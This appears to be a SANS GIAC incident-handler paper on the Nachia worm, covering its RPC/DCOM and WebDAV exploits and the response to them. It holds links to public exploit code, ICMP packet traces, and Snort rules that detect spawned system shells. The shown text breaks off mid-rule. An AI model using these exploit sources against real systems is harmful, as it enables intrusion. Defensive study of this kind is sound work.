



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

***GIAC Certified Incident Handler (GCIH)
Practical Assignment Version 3***

***Combating the Nachia Worm in Enterprise
Environments***



***Written by: Brad Johnson
January 26, 2004***

Table of Contents

| | |
|---|-----------|
| TABLE OF FIGURES: | 3 |
| 1.0 STATEMENT OF PURPOSE | 4 |
| 2.0 THE EXPLOITS | 4 |
| 2.1 NAME | 4 |
| 2.2 OPERATING SYSTEMS | 6 |
| 2.3 - PROTOCOL/SERVICES/APPLICATIONS | 6 |
| 2.3.1 - Netbios RPC & DCOM Protocols | 7 |
| 2.3.2 – WebDav Protocol | 9 |
| 2.3.3 – TCP/IP & ICMP Protocol | 9 |
| 2.3.3.1 - TCP/IP Protocol | 9 |
| 2.3.3.2 - ICMP Protocol | 10 |
| 2.4 - VARIANTS | 12 |
| 2.5 - DESCRIPTION | 12 |
| 2.6 - SIGNATURES OF THE ATTACK | 14 |
| 3.0 THE PLATFORMS/ENVIRONMENTS | 19 |
| 3.1 - VICTIM'S PLATFORM | 19 |
| 3.2 - SOURCE NETWORK | 19 |
| 3.3 - TARGET NETWORK & NETWORK DIAGRAM | 20 |
| 4.0 STAGES OF THE ATTACK | 21 |
| 4.1 - RECONNAISSANCE | 24 |
| 4.2 - SCANNING | 24 |
| 4.3 - EXPLOITING THE SYSTEM | 24 |
| 4.4 - KEEPING ACCESS | 25 |
| 4.5 - COVERING TRACKS | 26 |
| 4.6 – EXPLOITS IN ACTION | 26 |
| 4.6.1 - RPC/DCOM Exploit Example: | 27 |
| 4.6.2 - WebDav Exploit | 30 |
| 5.0 - THE INCIDENT HANDLING PROCESS | 34 |
| OVERVIEW | 34 |
| 5.1 - PREPARATION | 35 |
| 5.2 - IDENTIFICATION | 37 |
| 5.3 - CONTAINMENT | 41 |
| 5.4 - ERADICATION | 42 |
| 5.5 - RECOVERY | 42 |
| 5.6 - LESSONS LEARNED | 43 |
| APPENDIX A – CISCO CONFIGURATION EXPECT SCRIPT | 48 |
| APPENDIX B: SCRIPTS TO PATCH PC'S FOR NACHIA ERADICATION | 56 |

Table Of Figures:

| | |
|--|----|
| FIGURE #1 – RPC/DCOM PROCESS DIAGRAM | 8 |
| FIGURE #2 – DCOM/RPC CLIENT/SERVER EXAMPLE | 8 |
| FIGURE #3 – TCP HANDSHAKE EXAMPLE | 10 |
| FIGURE #4 – ICMP PACKET DIAGRAM | 11 |
| FIGURE #5 – SNORT NACHIA ICMP ALERT EXAMPLE | 15 |
| FIGURE #7 – SNORT IDS RULE FOR RPC/DCOM ATTACK | 16 |
| FIGURE #8 – SNORT IDS RULE FOR WEBDAV EXPLOIT | 17 |
| FIGURE #9 – WEBDAV EXPLOIT PACKET TRACE | 17 |
| FIGURE #10 – W2K EVENT VIEWER AFTER WEBDAV EXPLOIT | 18 |
| FIGURE #11 – DISPLAY OF THE NETSTAT –AN IN A COMMAND SHELL | 18 |
| FIGURE #12 – SOURCE NETWORK DIAGRAM | 19 |
| FIGURE #13 – NETWORK DIAGRAM | 21 |
| FIGURE #14 – NACHIA NETBIOS SYN SCAN | 25 |
| FIGURE #15 – WEBDAV EXPLOIT PACKET EXAMPLE | 25 |
| FIGURE #16 – RPC/DCOM EXPLOIT COMMAND LINE OPTIONS | 27 |
| FIGURE #17 – RPC/DCOM EXPLOIT IN ACTION | 27 |
| FIGURE #19 – EVENT VIEWER ALERT AFTER RPC/DCOM EXPLOIT | 29 |
| FIGURE #20 – WEBDAV EXPLOIT BATCH FILE TO START NETCAT | 30 |
| FIGURE #21 – TFTPDAEMON USED IN THE WEBDAV ATTACK | 30 |
| FIGURE #22 – WEBDAV EXPLOIT IN ACTION | 31 |
| FIGURE #23 – NETCAT LISTENER STARTED ON PORT TCP/666 | 31 |
| FIGURE #24 – WEBDAVGUI INTERFACE TO INITIATE ATTACK | 32 |
| FIGURE #25 – CMD SHELL ACCESS WITH THE USE OF NETCAT | 32 |
| FIGURE #26 – NETSTAT –AN OUTPUT AFTER EXPLOITATION OF WEBDAV | 33 |
| FIGURE #27 – EVENT VIEWER AFTER THE WEBDAV EXPLOIT | 34 |
| FIGURE #28 – CISCO ROUTER QoS CONFIGURATION | 37 |
| FIGURE #29 – NACHIA IMPACT ON FAST ETHERNET ROUTER INTERFACE | 38 |
| FIGURE #31 – CISCO NBAR OUTPUT FROM NACHIA WORM | 39 |
| FIGURE #32 – IP CACHING STATISTICS DURING NACHIA INFECTION | 40 |

1.0 Statement of Purpose

The purpose of this paper is to describe the impact of the Nachia Worm and its effect on enterprise networks. This paper will focus on how my security team dealt with the Nachia worm in our enterprise network. It will explain why the Nachia worm was so successful in wreaking havoc on many enterprise networks and explain methods we used to identify the worm in our network and how we used the six step incident handling process to process this security incident.

The Nachia worm infected our network through a vpn connection from a home user. We will look at the architectures that allowed the Nachia worm to infect our internal network. We will look at the mechanisms that allowed us to detect the existence of the worm and how the various tools were used to perform containment and eradication of the Nachia worm.

First, we will look at the vulnerabilities the Nachia worm exploited, the operating systems affected by the worm and the underlying protocols and applications. This section will focus on the technical details that enabled the attacks to occur. We will look at the Netbios RPC protocol, DCOM architecture and the Microsoft implementation of WebDav.

Secondly, we will look in detail at the exploitation of RPC DCOM vulnerability and the Microsoft WebDav vulnerability. The attack will be analyzed to determine how, what and why of the Nachia worm.

Lastly, we will look at how the incident handling process was used and how it affected the way the incident was handled. During this process we will look at the methods of preparation, identification, containment, eradication, recovery and lessons learned from this incident.

2.0 The Exploits

2.1 Name

The name of the exploit is the "Nachia Worm". This worm is known as W32.Nachia.A (Computers Associates), Worm_MSBLAST.D (Trend Micro) and W32.Welchia Worm (Symantec).

The Nachia Worm exploits two known vulnerabilities, which are identified below:

Common Vulnerability & Exposure (CVE)

RPC DCOM Vulnerability:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352>

Microsoft WebDav Vulnerability:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109>

CERT Alerts:

Microsoft RPC DCOM Vulnerability:

<http://www.cert.org/advisories/CA-2003-19.html>

WebDav Vulnerability:

<http://www.cert.org/advisories/CA-2003-09.html>

CERT Vulnerability Notes:

Microsoft RPC DCOM:

<http://www.kb.cert.org/vuls/id/568148>

Microsoft Alerts:

Microsoft RPC DCOM Security Alert:

<http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp>

Microsoft WebDav Security Alert:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-007.asp>

Exploit Code Links:

WebDav Exploit Code:

<http://www.securiteam.com/exploits/5SP0L159FC.html>

WebDav Exploit Code:

<http://www.xfocus.org/exploits/200303/19.html>

RPC/DCOM Exploit Code from LSD:

<http://www.metasploit.com/tools/dcom.com>

Multiple Exploits of RPC/DCOM -

<http://illmob.org/0day/RPC%20exploit/>

WebDav GUI Exploit: <http://illmob.org/exploits/WebDavin-1.01.zip>

2.2 Operating Systems

The operating systems that were affected by this worm are as follows:

| MS03-026 – RPC DCOM | MS03-007 - WebDav |
|--|--|
| Windows NT 4.0 | Windows NT 4.0 |
| Windows NT 4.0 Terminal Server Edition | Windows NT 4.0 Terminal Server Edition |
| Windows 2003 (Server & Professional) | Windows 2000 |
| Windows XP | Windows XP |
| Windows 2003 | |

The Microsoft RPC DCOM vulnerability affects all Windows NT 4.0 platforms, Windows 2000 platforms, Windows XP and Windows 2003 platforms. This vulnerability is considered critical on these operating systems because the vulnerability, when exploited, can give attackers command level access under the Windows system user account (admin level). The technical details will be outlined later in the paper to explain the true impact of this exploitable vulnerability.

The Microsoft WebDav vulnerability exists in Windows NT 4.0 platforms, Windows 2000 Platforms and Windows XP. The Windows NT 4.0 and Windows XP operating systems share the same vulnerability but as of this paper's writing, it was not exploitable. The technical details of this vulnerability will be addressed later in this paper. The Windows 2000 operating systems are critically vulnerable to the exploitation of this vulnerability.

2.3 - Protocol/Services/Applications

The Nachia worm exploited the following applications/services and protocols to not only allow remote control of the systems, but a network based denial of service attack through the volume of the ICMP traffic. In order to understand how the exploit works we need to first understand the function and role that each of these protocols/services/applications play in the normal operation of day to day functions.

- Microsoft Netbios RPC over TCP/IP port 135
- Microsoft DCOM Protocol & Architecture
- Microsoft Implementation of WebDav protocol
- ICMP Protocol

Now lets discuss more about the functions and roles of client/server communication in regards to distributed computing.

It is important to understand the terms client and server. A client is an entity requesting access to a centralized resource. A server is nothing more than a grouping of centralized resource or resources for clients to communicate with for one purpose or another. This architecture enables programmers and developers to write applications that distribute the roles and functions for applications across multiple systems.

2.3.1 - Netbios RPC & DCOM Protocols

The Microsoft implementation of remote procedure calls (RPC) is a core foundation for any Windows based client/server model applications. RPC is not specific to Microsoft. RPC is a standard in which many organizations (Microsoft, Sun, etc..) have chosen to enhance, which supports distributed application support on their specific platforms. For additional information on the RPC standard, the IETF web site is very good. <http://www.ietf.org/rfc/> This web site has all the IETF standards and drafts, for many of the protocols, applications and services that computers use to communicate with each other.

The RPC protocol is used to allow applications in a client/server model to seamlessly communicate with one another without having to rely on the various transport mechanisms that allow the systems to communicate. Through the use of RPC, it is possible to execute code on another computer. RPC is the protocol that enables two or more systems to interoperate and run distributed applications. The graphic below illustrates the role of the Microsoft RPC communications process.




Figure #1 – RPC/DCOM Process Diagram¹

Figure number one graphically displays how the DCOM protocol provides a common interface to integrate different transports and functions to provide a consistent interface to any distributed application. This application could be simply someone logging on to a web based asset control application, online purchasing e-commerce site, etc... The whole purpose of DCOM is to ensure the application for both client and servers, can communicate without worrying or managing the transport mechanisms and details of communication. The application below shows multiple clients accessing an application that authenticates the user using the Security Provider sub-system under the Windows operating systems. DCOM is the foundation of communication between client/server apps and operating systems servicing simple services such as Dhcp (Dynamic Host Configuration Protocol – automatically assigns TCP/IP Addresses to end systems), Wins (Windows Internet Naming Server maps IP address to Netbios names, File & Print Sharing, etc) These ancillary services are fundamental to communication over a network between systems. DCOM interfaces with the RPC protocol DCE/RPC to enable communication and application functionality between network systems. So, understanding that RPC is the transport for DCOM is key and that DCOM is the middleware that allows applications to seamlessly communicate.




Figure #2 – DCOM/RPC Client/Server Example²

¹ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnDCOM/html/msdn_DCOMarch.asp

RPC communications cannot be disabled in a Windows environment because it is the mechanism that allows systems to talk to one another. This protocol is very dangerous to be left open to any untrusted systems. (Untrusted system is defined as a resource that is not totally controlled. Control is the key to security). This protocol serves a very good purpose but access to it needs to be controlled. We will see exactly how dangerous RPC communications can be in any Windows architecture through the exploitation of vulnerabilities related to RPC. Now that we have an understanding of the purpose and existence of RPC and DCOM we need to look at the Microsoft Implementation of the WebDav protocol.

2.3.2 – WebDav Protocol

The WebDav protocol is an extension to html.³ The specifications are outlined for vendors to use in rfc 2518. The WebDav protocol specifications can be found at [ftp://ftp.rfc-editor.org/in-notes/rfc2518.txt](http://ftp.rfc-editor.org/in-notes/rfc2518.txt). WebDav stands for World Wide Web distributed authorizing and versioning. HTML is the programming language used to create and modify web based content. This content is view through a web browser. (examples – Netscape, Mozilla, Microsoft Internet Explorer) WebDav allows an administrator to make changes to web site content remotely. This is extremely useful when making changes or developing web sites. This protocol simplifies the administration necessary to update web-based material. The Microsoft implementation of WebDav and its associated interaction is the cause for concern. The Microsoft implementation is an attack vector for a buffer overflow condition in the Ntdll.dll core operating system component. It is important to understand that WebDav is not the problem. The true problem is the implementation of the Ntdll.dll.

2.3.3 – TCP/IP & ICMP Protocol

The Nachia worm utilizes the TCP/IP and ICMP protocol to determine if a host is alive by issuing a ping packet and compromising the end systems through the TCP/IP protocol.

2.3.3.1 - TCP/IP Protocol

The TCP/IP (Transmission Control Protocol/ Internet Protocol) protocol is used to allow systems to talk together over networks. This protocol provides a common language for different systems to communicate together. We will focus primarily on the TCP portion of the IP protocol suite. Both exploits are executed over the

² http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnDCOM/html/msdn_DCOMtec.asp

³ <http://WebDav.org>

TCP Stack. TCP provides connection-oriented methods of communication. The TCP protocol is reliable whereas the IP protocol is unreliable. For details on the TCP/IP protocol refer to www.IETF.org or TCP/IP Illustrated Volume I.

Below is a description of the TCP 3-way handshake.

1. Step One, sends a packet from pc a to pc b with the syn bit (synchronization) set.
2. Step Two, pc b sends a packet to pc a, with the syn and ack bit set, with the initial sequence number (ISN). (ack bit is the acknowledgement)
3. Step Three, pc a sends a packet to pc b with an ack bit set. Now a tcp connection has been established.




Figure #3 – TCP Handshake Example

2.3.3.2 - ICMP Protocol

The ICMP protocol was created for troubleshooting purposes. ICMP stands for Internet Control Message Protocol. This protocol provides added reliability to a protocol that is considered unreliable. The ICMP protocol was developed to provide the ability to notify endpoints about potential problems. The Icmp protocol provides a valuable service in detecting problems and alerting the parties involved. This extension to the IP protocol suite provides added reliability. ICMP is used for many purposes such as troubleshooting network connectivity and system connectivity problems and mapping out networks to detect what type of systems are online, number of devices, etc... For more information about the ICMP Protocol, refer to rfc 792 at <http://www.faqs.org/rfcs/rfc792.html>. The ICMP Header information is diagrammed below. This pdf can be downloaded from <http://www.sans.org/resources/tcpip.pdf>





Figure #4 – ICMP Packet Diagram

We now have a foundation about the protocols, services and applications that are affected by the Nachia worm. The understanding of what the RPC protocol does and what DCOM does helps us better understand how systems communicate. It is hard to understand how an exploit or attack works without understanding the underlying technologies and purposes for that technology. We will now learn more about the exploits and attacks of the Nachia worm and how it manipulates the technology to reverse engineer the function or purpose targeted by the vulnerability.

2.4 - Variants

The Nachia worm is a variant of the MSBlaster Worm. The original MSBlaster worm only exploited the RPC/DCOM vulnerability. The Blaster worm infected systems vulnerable to the exploit and would create a backdoor command shell port used to propagate the worm to other systems while trying to perform a denial of service on Windowsupdate.com. The Nachia variant of the Msblaster worm is more effective. The Blaster worm used one vulnerability to exploit as opposed to the two vulnerabilities the Nachia worm exploits. The Nachia worm is a much more refined tool for finding target machines, by using the Icmp protocol to ping potential victim machines. The Nachia variant is more effective and much more direct and lethal. The Nachia worm removes the blaster worm and attempts to patch the system. Additional details of the Blaster worm can be found at <http://www.eeye.com/html/Research/Advisories/AL20030811.html>

2.5 - Description

Let us now look at the details of the Nachia worm and the vulnerabilities it exploits. More importantly we need to look at why the worm was possible and how the vulnerabilities were exploited. The Nachia worm exploits the vulnerabilities of the RPC/DCOM protocols and the WebDav protocol on selected Microsoft Operating Systems. Lets look at each exploit in detail to understand why the vulnerability exists. Both of these vulnerabilities are characterized as application buffer overflows. These buffer overflows are what enable the vulnerability to be exploited through attack code. Let us look at what a buffer overflow is and why it might be used to attack a particular vulnerability.

The RPC/DCOM and WebDav vulnerabilities exist because of the buffer overflow in the DCOM interface with RPC and the implementation of the Ntdll.dll in IIS's (Internet Information Server) handling of WebDav requests. What is a buffer overflow? Lets see.

A buffer overflow is a condition when a memory buffer is sent more data than is allocated for the specific memory buffer. This can be caused because of a lack of input validation and bounds checking for the specific memory buffers. This

condition can cause the process to use memory already allocated for another process. Now the overflow into the adjacent memory buffer could be used in a different system context than was originally designed.

Example:

Application ABC has a variable that is entered by the user and this process is run in the context of account abc. This variable has a memory buffer allocation of 128 characters. If the user enters more data than 128 characters, the application memory buffer can spill into an adjoining process memory buffer. This adjoining process could be system management applications that are running under the context of the system administrator. This buffer overflow can cause the system to crash or arbitrary code could be executed with the context of the neighboring system management process memory buffer.

The RPC/DCOM exploit takes advantage of a buffer overflow vulnerability in the RPC buffer handling process. This overflow condition is in the handling of DCOM object requests through the RPC protocol. This exploit allows attackers to gain system level access through a command shell. The attacker now can run any command he/she would like because the command shell is opened in the context of the system account. In the Windows architecture the system account is used to perform system functions, thus having access to anything a local administrator would be able to access.

The WebDav exploit takes advantage of vulnerability in the ntdll.dll function call `RtlDosPathNameToNtPathName_U`.⁴ This vulnerability can be exploited through a buffer overflow attack. In this particular case it is not the implementation of WebDav by Microsoft that is problematic. It is the function call that WebDav makes to the NT kernel through the ntdll.dll. The function that is misused is `RtlDosPathNameToNtPathName_U`. The exploit for this vulnerability send a specially crafted message to execute a command shell in the context of the system account. Which we know from the RPC/DCOM vulnerability will permit attackers to arbitrarily issue commands, start process, etc...

Now that we have looked at the two vulnerabilities that the Nachia worm exploited, it is important to note that this worm used an efficient means of identifying potential targets through the use of the ICMP protocol and in particular the ping command.⁵ The worm would use the local address first 2 octets (class b address space) to determine who to scan for potential attacks. These scans were performed via Icmp ping with the usage of the same payload 0xAA in

⁴ http://www.giac.org/practical/GCIH/David_Smithers_GCIH.pdf

⁵ <http://www.faqs.org/rfcs/rfc792.html>

hexadecimal (170 in decimal). This form of enumeration was very targeted and caused extensive network congestion and denial of service in some cases.

2.6 - Signatures of the Attack

The signature of the Nachia worm is not simply just one IDS (Intrusion Detection System) signature or an event log. The worm exploits the RPC/DCOM and WebDav vulnerability. The Nachia worm has three separate methods for detection. The three methods of detection are Icmp payload detection, RPC/DCOM detection and WebDav detection. Below are sample packets and IDS rules to detect the three components. Throughout this section packet examples and IDS rules are shown.

Below are packet alerts from Snort IDS System. These Snort alerts are detecting the Icmp packets. This trace shows the signature of the same payload length (92 bytes in the datagram payload⁶). The Icmp protocol is a catalyst for targeting victim machines and is not vulnerability. ICMP provides a valuable service to detect problems, etc.. It is important to understand the purpose of Icmp so administrators do not shut off Icmp and then wonder why things that worked before do not work now. Many applications ping the client prior to accepting connections, such as Cisco tn3270 server application on Cisco routers and hpux workstations, servers, etc...

```
[**] [1:483:2] ICMP PING CyberKit 2.2 Windows [**]  
[Classification: Misc activity] [Priority: 3]  
11/02-08:59:42.234783 65.95.179.178 -> 65.94.176.XXX  
ICMP TTL:121 TOS:0x0 ID:59987 IpLen:20 DgmLen:92  
Type:8 Code:0 ID:768 Seq:50857 ECHO  
[Xref => http://www.whitehats.com/info/IDS154]
```

```
[**] [1:483:2] ICMP PING CyberKit 2.2 Windows [**]  
[Classification: Misc activity] [Priority: 3]  
11/02-08:59:55.885556 65.95.182.52 -> 65.94.176.XXX  
ICMP TTL:121 TOS:0x0 ID:29101 IpLen:20 DgmLen:92  
Type:8 Code:0 ID:512 Seq:52905 ECHO  
[Xref => http://www.whitehats.com/info/IDS154]
```

```
[**] [1:483:2] ICMP PING CyberKit 2.2 Windows [**]  
[Classification: Misc activity] [Priority: 3]  
11/02-09:00:11.517493 65.93.34.177 -> 65.94.176.XXX  
ICMP TTL:119 TOS:0x0 ID:35940 IpLen:20 DgmLen:92  
Type:8 Code:0 ID:768 Seq:55213 ECHO
```

⁶ <http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00050.html>

[Xref => <http://www.whitehats.com/info/IDS154>]

[**] [1:483:2] ICMP PING CyberKit 2.2 Windows [**]
[Classification: Misc activity] [Priority: 3]
11/02-09:00:14.677723 65.94.134.214 -> 65.94.176.XXX
ICMP TTL:125 TOS:0x0 ID:28549 IpLen:20 DgmLen:92
Type:8 Code:0 ID:1024 Seq:929 ECHO
[Xref => <http://www.whitehats.com/info/IDS154>]

Figure #5 – Snort Nachia ICMP Alert Example⁷

Detailed ICMP packet traces are illustrated below. It is important to recognize the consistent pattern. The payload is the same in all the Icmp packets.⁸

```
7065 415f b3b2 415e b078 0800 d900 0300
c6a9 aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa 7c11 df93 594e 4f54 0000 6b45 b90d
a53f fafd
```

```
e689 415f b634 415e b078 0800 d200 0200
cea9 aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa 0000 df93 594e 4f54 0000 6b45 b90d
a53f fafd
```

```
6158 415d 22b1 415e b078 0800 c7fc 0300
d7ad aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
aaaa c0af 3001 415e b078 0035 dac2 b7a5
c931 3a03
```

Figure #6 – ICMP Payload Example⁹

⁷ <http://www.whitehats.com/info/ids154>

⁸ <http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00050.html>

Below are Snort IDS rules to detect the DCOM exploit. These rules are looking for the command shell that gets spawned by the buffer overflow exploit. Other snort alerts are available that detect the exploit code being executed over ports 135,137,139,445, etc...

Snort Alerts for RPC DCOM Exploit¹⁰

```
alert tcp any 4444 -> any any (msg:"ATTACK-RESPONSE
successful DCOM RPC System Shell Exploit Response";
flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53
5c 73 79 73 74 65|"; classtype:successful-admin;)
```

```
alert tcp any 3333 -> any any (msg:"ATTACK-RESPONSE
successful DCOM RPC System Shell Exploit Response";
flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53
5c 73 79 73 74 65|"; classtype:successful-admin;)
```

Figure #7 – Snort IDS Rule for RPC/DCOM Attack

The RPC/DCOM exploit can be detected on Windows systems by viewing the event log. The event log will show the crashing of the RPC process. It is common that when a machine has been attacked, Windows functionality such as mapping network drives by Netbios name and other network functions will not work properly until the victim system has been shutdown and restarted. For detection purposes it is important to view netstat to determine if any open connections exist. Comparing this information with the system baseline of services offered is important.

Snort Signatures for WebDav Exploits. These snort rules will allow the detection of the vulnerability potentially being exploited.¹¹

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS
$HTTP_PORTS (msg:"WEB-IIS
view source via translate header"; flow:to_server,established;
content:
"Translate|3a| F"; nocase; reference:arachnids,305;
